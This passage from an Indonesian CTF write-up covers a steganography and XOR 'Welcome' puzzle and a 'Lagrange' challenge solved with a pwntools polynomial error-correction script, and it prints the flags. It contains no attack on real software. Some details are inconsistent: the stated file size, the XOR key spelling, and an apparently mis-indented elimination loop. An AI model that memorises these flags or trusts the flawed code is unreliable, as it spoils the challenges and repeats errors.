[*] Got EOF while reading in interactive
$ 


```

- **Flag**

cyberwave{history_rush_355_gaspol}

3. Welcome

- **Challenge**



- **How To Solve**

Disini diberikan sebuah file zip yang berisikan sebuah gambar setelah di extract

```
yunx1ao ~ /ctf/.. /welcome
*
* unzip welcome.zip
Archive: welcome.zip
  creating: player/
  inflating: player/welcome.png
yunx1ao ~ /ctf/.. /welcome
*
```

disini ku sempat berpikir kalau ada steganografi tapi ternyata tidak ada. setelah dicoba dengan beberapa tool seperti zsteg, exiftool dll, tidak ada yang aneh tapi


```
* ls -la
-rw-rw---- 1 spl1t4t3rm1n4l spl1t4t3rm1n4l 186805 Dec 28 15:18
welcome.png
file gambar tersebut berukuran 18mb kenapa itu aneh karena gini aku akan berikan gambarnya
```

WELCOME

to CYBERWAVE // MISC

everything is a file. everything leaks.

untuk gambar dengan size segini tidak mungkin mempunyai file size yang luar biasa besar sampe 18mb wtf. ini pasti ada hal yang di embed di dalamnya. setelah ku extract dengan binwalk ternyata memang benar ada zip lagi di dalamnya



```
binwalk -e welcome.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
145	0x91	Zlib compressed data, default compression
17111	0x42D7	Zip archive data, at least v2.0 to extract, compressed size: 185, uncompressed size: 273, name: readme.txt
17336	0x43B8	Zip archive data, at least v2.0 to extract, compressed size: 168367, uncompressed size: 635084, name: track.wav
185742	0x2D58E	Zip archive data, at least v2.0 to extract, compressed size: 694, uncompressed size: 774, name: cipher.bin
186476	0x2D86C	Zip archive data, at least v2.0 to extract, compressed size: 46, uncompressed size: 44, name: decoy.txt

WARNING: One or more files failed to extract: either no utility was found or it's unimplemented

berisi 3 jenis file:

- readme.txt <- berisikan sebuah hint
- track.wav <- berisikan audio. (spectrogram)
- decoy.txt <- berisikan fake flag
- cipher.bin <- berisikan data data biner yang ter enc

pada readme.txt diberikan hint


Selamat datang di MISC.
Kamu cuma dikasih satu gambar. Tapi dunia tidak sesempit itu.

Catatan:

- Bukan cuma pixel yang bisa kamu "lihat".
- Kadang kamu harus "melihat" suara.
- Kadang jawabannya disembunyikan di bit paling kecil.

Jangan percaya file yang terlihat polos.

intinya si katanya jangan percaya sama file polos v:. dan yang membuat saya dapat ide ada di tulisan **“terkadang kamu melihat suara”** <- ini hint halus yang menandakan adanya specogram v:. dan aku mencobanya menggunakan **sox**



dan memang benar kita bisa melihat suara disini. tertulis disana **pass=neon_bang**. lalu aku ngide lagi untuk mencoba extract pakai steghide dengan pw yang dikasih. dan ternyata tidak bisa. lalu aku mengecek xxd dari cipher.bin

```
yunxiao ~ /ctf/ ../.. /_welcome.png.extracted
* xxd cipher.bin
00000000: 2332 6d70 6277 6876 6573 2f14 e833 8929 #2mpbwhves/..3.)
00000010: fad0 3379 6e74 5c77 6176 6873 656e 1201 ..3ynt\wavhsen..
00000020: 1900 1a4b 0318 1718 0716 0523 317a 796d ...K.....#1zym
00000030: 2722 2608 252f 2210 1b0c 6377 6072 8d70 '"&.%/"...cw`r.p
00000040: 796e 7080 7461 7617 da9f f505 ca7d 75c8 ynp.tav.....}u.
00000050: 1d27 fe8e 1066 980d bf86 7a3d 829c d6c3 .'...f....Z=....
00000060: 6cd4 6501 7bc4 ca97 4fe0 6945 08f8 df65 l.e.{...0.iE...e
00000070: 555e 6f8f a2fd 5ba4 0a84 f220 fec0 f85f U^o...[...._
00000080: 7ebb 34a4 625f 0323 3269 7c96 3fed c325 ~.4.b_.#2i|.?..%
00000090: 7379 6e40 6877 6126 2e70 7d7a 7461 7769 syn@hwa&.p}ztawi
000000a0: 7633 09e5 3588 5b55 b9e0 6573 79dc 7468 v3..5.[U..esy.th
000000b0: 7769 7679 7317 0100 0d59 150e 1126 2d67 wivys....Y...&-g
000000c0: 746b 242b 270c 2033 3f1d 1d0f 6a76 6477 tk$+'..3?...jvdw
000000d0: 916d 7468 7389 7565 73ec 4a4d 14fa 4280 .mths.ues.JM..B.
000000e0: 1b13 62f9 f4a3 0fc0 66ad def3 7830 b707 ..b.....f...x0..
000000f0: ced0 e4a5 6a31 fb28 8c29 4b33 180b 3cbc ....j1.(.)K3...<.
00000100: 0392 311f 5c4b 9edc ca2c 01c7 2996 f700 ..1.\K...,...) ...
00000110: d932 4cfb 15ca 7874 fca9 5540 4344 9974 .2L...xt..U@CD.t
```

disini aku bingung ini ni apa setelah mencari cukup lama ternyata kita harus melakukan xor pada cipher.bin ini untuk mendapatkan sebuah file.zip. dan untuk kuncinya sendiri ada di cipher itu yaitu **“syntwave”**


```
key = b"synthwave"
with open("cipher.bin", "rb") as f:
    data = f.read()

with open("chall.zip", "wb") as f:
    f.write(bytes([data[i] ^ key[i % len(key)] for i in
range(len(data))]))
```

ketika di run itu akan membuat sebuah chall.zip hasil dari xor dengan kunci synthwave

```
❁ 7z l chall.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM

Scanning the drive for archives:
1 file, 774 bytes (1 KiB)

Listing archive: chall.zip

--
Path = chall.zip
Type = zip
Physical Size = 774
```

Date	Time	Attr	Size	Compressed	Name
2025-12-28	22:18:43		52	64	final.payload
2025-12-28	22:18:43		178	150	note.txt
2025-12-28	22:18:43		32	44	decoy.flag
2025-12-28	22:18:43		262	258	3 files

ketika di preview isinya ada final.payload, note.txt, decoy.flag(fake again huh). dan ketika di extract ternyata ada passnya. karna tadi neon_bang belum digunakan jadi aku gunakan itu untuk extract dan berhasil

```
yunx1ao ~ /ctf/../../../../_welcome.png.extracted *
7z x chall.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:10240, ASM

Scanning the drive for archives:
1 file, 774 bytes (1 KiB)

Extracting archive: chall.zip
--
Path = chall.zip
Type = zip
Physical Size = 774

Enter password (will not be echoed):
Everything is Ok

Files: 3
Size:      262
Compressed: 774

yunx1ao ~ /ctf/../../../../_welcome.png.extracted *
cat final.payload
6}A{C<Iz{$A!{tFE{<^}$4f!%*_GJ*^!K$I~;<hzKtFGq"s"&"KI%
yunx1ao ~ /ctf/../../../../_welcome.png.extracted *
```

Dan dapat deh itu final.payload nah di bagian ini jujur saya stuck ga kepikiran apa apa 🤔. sudah pakai cipher indentifier semua mengarah ke base92 tapi begitu di coba ga bisa 🤔. akhirnya aku minta bantuan ke temenku yang sudah ahlinya di bidang ini. dan ini kata dia


<https://chatgpt.com/share/69626085-831c-8013-a222-fc11f2cb1826>

- **Flag**

cyberwave{welcome_to_misc_bang}

4. Lagrange

- Challenge



The screenshot shows a CTF challenge interface. At the top, there's a 'Challenge' tab and a '18 Solves' indicator. The challenge title 'Lagrange' is prominently displayed in the center, with a score of '730' below it. Underneath the score, there are two icons: a thumbs up and a thumbs down, both with a '0' next to them. The challenge description is 'nc 129.226.145.210 558'. At the bottom, there is a 'Flag' input field and a 'Submit' button.

- How To Solve

diberikan ga ada apa apa di chall ini cuma dikasih nc aja yang ketika dibuka muncul deretan angka dan juga n, d, t

```
yunxiao ~ /ctf/.. /.. /.. /_welcome.png.extracted *
nc 129.226.145.210 558

=====
LAGRANGE'S GHOST (MISC / Hard Math)
=====

You must answer  $f(0) \bmod p$  for 5 rounds.
Input: one integer per round (hex 0x.. or decimal).
Timeouts apply.

— ROUND 1/5 —
p = 0x1ed9f3b4d64151f3
d = 160
t = 30
n = 230
0xb8b5d2c78a65203 0x62be47c43dbfeca
0x4611afb87680006 0x1107744098c82e41
0x3b7136b70b44011 0x11d22bf7ba06cfa8
0x1dc038d19bf44c12 0x16ed128b0ca0f1fd
0x9161f6b6c81c13 0x1315d00ecf644a92
0x140e10a8d801b613 0x1451cab84f473ea6
0x16ed4d45d2966815 0xa5337268175bd27
0x63e8c771b7da415 0x134e5393c3f87252
0x1c1ce4c088318c15 0x4477350cd4a9e8c
0x1e847cf417ce441b 0x1869a3a3ad4b4072
0xebf3e7c5c191e1b 0xd54123d9780c383
0xf4a146ec44fb61e 0x17ab8f8b0e8a6ef4
0x1e0f1a7025766220 0x04c0c6a0d007f02
```

jika dilihat titik itu mirip dengan (x,y) yang dihasilkan dari polinomial berderajat d. nah yang jadi masalah adalah nilai y nya ada yang corrupted

- Jumlah titik: (n)
- Derajat asli: (d)
- Error: (t)

karna kita tahu errornya terbatas. kita bisa buang noise walau kita juga ga tau titik yang salah yang mana  ([here](#))

kita asumsikan ada polinomial $E(x)$ yang nilainya 0 di setiap posisi x yang datanya itu salah.

- $E(x)$: Polinomial error berderajat t.
- $Q(x) = f(x).E(x)$: Polinomial baru berderajat $d + t$

karna kita tidak tahu koefisiennya jadi kita tulis aja sebagai variable. dengan n buah titik, kita punya persamaan n. $n > (d + t)$, sistem ini bisa di solve dengan eliminasi guess di dalam finite(module invers)

apabila sudah berhasil di selesaikan kita akan mendapatkan koefisien q_j dan juga e_j

```
from pwn import *

HOST = '129.226.145.210'
PORT = 558

def inverse(a, m):
    return pow(a, m - 2, m)

def solve_linear_system(matrix, b, p):
    n = len(matrix)
    m = len(matrix[0])

    for i in range(n):
        matrix[i].append(b[i])

    pivot_row = 0
    for j in range(m):
        if pivot_row >= n: break

        sel = pivot_row
        while sel < n and matrix[sel][j] == 0:
            sel += 1
        if sel == n: continue

        matrix[pivot_row], matrix[sel] = matrix[sel],
matrix[pivot_row]

        inv = inverse(matrix[pivot_row][j], p)
        for k in range(j, m + 1):
            matrix[pivot_row][k] = (matrix[pivot_row][k] * inv) % p

        for i in range(n):
            if i != pivot_row and matrix[i][j] != 0:
                factor = matrix[i][j]
                for k in range(j, m + 1):
                    matrix[i][k] = (matrix[i][k] - factor *
matrix[pivot_row][k]) % p
                pivot_row += 1

    return [row[m] for row in matrix[:m]]

def solve_round(r):
    r.recvuntil(b"p = ")
    p = int(r.recvline().strip(), 16)
```



```

r.recvuntil(b"d = ")
d = int(r.recvline().strip())
r.recvuntil(b"t = ")
t = int(r.recvline().strip())
r.recvuntil(b"n = ")
n = int(r.recvline().strip())

points = []
for _ in range(n):
    line = r.recvline().split()
    points.append((int(line[0], 16), int(line[1], 16)))

print(f"solving with p={p}, d={d}, t={t}")

num_vars = (d + t + 1) + t
matrix = []
b = []

for x_i, y_i in points:
    row = []
    curr_x = 1
    for j in range(d + t + 1):
        row.append(curr_x)
        curr_x = (curr_x * x_i) % p

    curr_x = 1
    for j in range(t):
        row.append((-y_i * curr_x) % p)
        curr_x = (curr_x * x_i) % p

    matrix.append(row)
    b.append((y_i * pow(x_i, t, p)) % p)

res = solve_linear_system(matrix, b, p)

q0 = res[0]
e0 = res[d + t + 1]

f_0 = (q0 * inverse(e0, p)) % p
return f_0

io = remote(HOST, PORT)

for i in range(5):
    print(f"Round {i+1}")
    ans = solve_round(io)
    io.sendlineafter(b">", str(ans).encode())

```

```
io.interactive()
```

output:

```
yunxiao ~/ctf/cyberwave
python sol.py
[+] Opening connection to 129.226.145.210 on port 558: Done
Round 1
solving with p=1330998987420891043, d=160, t=30
Round 2
solving with p=413417483951911466758013, d=200, t=40
Round 3
solving with p=130688685974224008760247289967, d=240, t=50
Round 4
solving with p=8501533654582756351965126288409879, d=280, t=55
Round 5
solving with p=113526416257193915746494024709329181853, d=300, t=60
[*] Switching to interactive mode

[+] OK.

=====
All rounds cleared!
FLAG: cyberwave{0nly_4_5tr0ng_m1nd_c4n_c0un7}

=====
[*] Got EOF while reading in interactive
$
```

- **Flag**

cyberwave{0nly_4_5tr0ng_m1nd_c4n_c0un7}